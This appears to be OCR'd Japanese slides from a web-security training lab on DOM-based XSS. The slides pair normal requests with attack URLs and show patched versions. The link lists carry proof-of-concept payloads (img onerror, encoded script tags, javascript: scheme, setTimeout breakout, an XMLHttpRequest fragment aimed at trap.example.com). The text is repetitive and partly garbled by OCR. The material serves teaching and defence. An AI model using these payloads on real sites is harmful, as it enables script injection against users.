  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```










```
1 <body>
2 処理を行います <input type="button" value="実行" onclick="go()">
3 <script>
4 function go() {
5   // 様々な処理
6   var url = location.hash.slice(1);
7   if (url.match(/^https?:¥/¥//)) {
8     location.href = url;
9   } else {
10    alert('遷移先URLが不適切');
11  }
12 }
13 </script>
14 </body>
```

【サーバ： 4g/4g-006a.html 】




【サーバ： 4g/4g-007.html 】




オープンリダイレクト脆弱性は残ります
（2シート後の「オープンリダイレクト」参照）

【ブラウザ→サーバ： リクエスト 4g/4g-006a.html → レスポンス 】



【ブラウザ→サーバ： リクエスト 4g/4g-007.html → レスポンス 】





4h-006a ： javascriptスキームによるXSS対策版（攻撃）


【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS （正常系）
  17. 4h-006 :javascriptスキームによるXSS （攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版 （正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版 （攻撃）
  20. 4h-008 :setTimeoutによるXSS （正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS （攻撃）
  22. 4h-008 :setTimeoutによるXSS （対策版への攻撃）

```
<li>4.17.1 DOM Based XSS</li>
<ol>
<li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
<li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
<li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
<li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
<li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
<li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
<li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
<li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
<li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
<li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
<li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
<li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
<li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
<li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
<li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
<li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS （正常系） </a></li>
<li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS （攻撃） </a></li>
<li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 （正常系） </a></li>
<li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 （攻撃） </a></li>
<li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS （正常系; 3秒待つ） </a></li>
<li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （攻撃） </a></li>
<li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS （対策版への攻撃） </a></li>
</ol>
```








```
<body>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
  // 様々な処理
  var url = location.hash.slice(1);
  if (url.match(/^https?:¥/¥//)) {
    location.href = url;
  } else {
    alert('遷移先URLが不適切');
  }
}
</script>
</body>
```

【サーバ： 4g/4g-006.html 】

/var/www/html/4h/4h-006a.html - wasbook@example.jp - エディタ - WinSCP

```
kbody>
処理を行います <input type="button" value="実行" onclick="go()">
<script>
function go() {
  // 様々な処理
  var url = location.hash.slice(1);
  if (url.match(/^https?:\/\//)) {
    location.href = url;
  } else {
    alert('遷移先URLが不適切');
  }
}
</script>
</body>
```


【サーバ： 4g/4g-007.html 】

/var/www/html/4h/4h-007.html -

```
kbody>
実行しました
</body>
```

オープンリダイレクト脆弱性は残ります
（2シート後の「オープンリダイレクト」参照）

【ブラウザ→サーバ： リクエスト 4g/4g-006a.html → レスポンス 】





4h-008 ： setTimeoutによるXSS（正常系; 3秒待つ）

【ブラウザ】


- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="4h-004.html#//trap.example.com/4h/4h-900.php?">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="4h-004a.html">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="4h-004a.html#//trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="4h-005.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="4h-005a.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="4h-005b.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="4h-005c.html?color=2&amp;quot;]&lt;img+src=/+onerror=alert(1)&gt;">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS（正常系）</a></li>
24 <li><a href="4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS（攻撃）</a></li>
25 <li><a href="4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版（正常系）</a></li>
26 <li><a href="4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版（攻撃）</a></li>
27 <li><a href="4h-008.html#3">4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）</a></li>
28 <li><a href="4h-008.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（攻撃）</a></li>
29 <li><a href="4h-008a.html#');alert(document.domain)//">4h-008 :setTimeoutによるXSS（対策版への攻撃）</a></li>
30 </ol>
```






【サーバ： 4g/4g-008.html 】



【ブラウザ→サーバ： リクエスト 4g/4g-008.html → レスポンス 】





4h-008 ： setTimeoutによるXSS（攻撃）

【ブラウザ】

- 4.17.1 DOM Based XSS
  1. 4h-001 :innerHTMLによるDOM Based XSS(正常系)
  2. 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
  3. 4h-001a:4h-001 の対策版(攻撃)
  4. 4h-002 :アクセス解析(document.write; 正常系)
  5. 4h-002 :アクセス解析(document.write; XSS攻撃)
  6. 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
  7. 4h-004 :XMLHttpRequestのURL未検証(正常系)
  8. 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
  9. 4h-004a:XMLHttpRequestのURL検証版(正常系)
  10. 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
  11. 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
  12. 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
  13. 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
  14. 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
  15. 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
  16. 4h-006 :javascriptスキームによるXSS（正常系）
  17. 4h-006 :javascriptスキームによるXSS（攻撃）
  18. 4h-006a:javascriptスキームによるXSS対策版（正常系）
  19. 4h-006a:javascriptスキームによるXSS対策版（攻撃）
  20. 4h-008 :setTimeoutによるXSS（正常系; 3秒待つ）
  21. 4h-008 :setTimeoutによるXSS（攻撃）
  22. 4h-008 :setTimeoutによるXSS（対策版への攻撃）

```
6  <li>4.17.1 DOM Based XSS</li>
7  <ol>
8  <li><a href="4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9  <li><a href="4h-001.html#<img src=/ onerror=alert(1)>">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="4h-001a.html#<img src=/ onerror=alert(1)>">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="4h-002.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="4h-002a.html#%22%3E%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
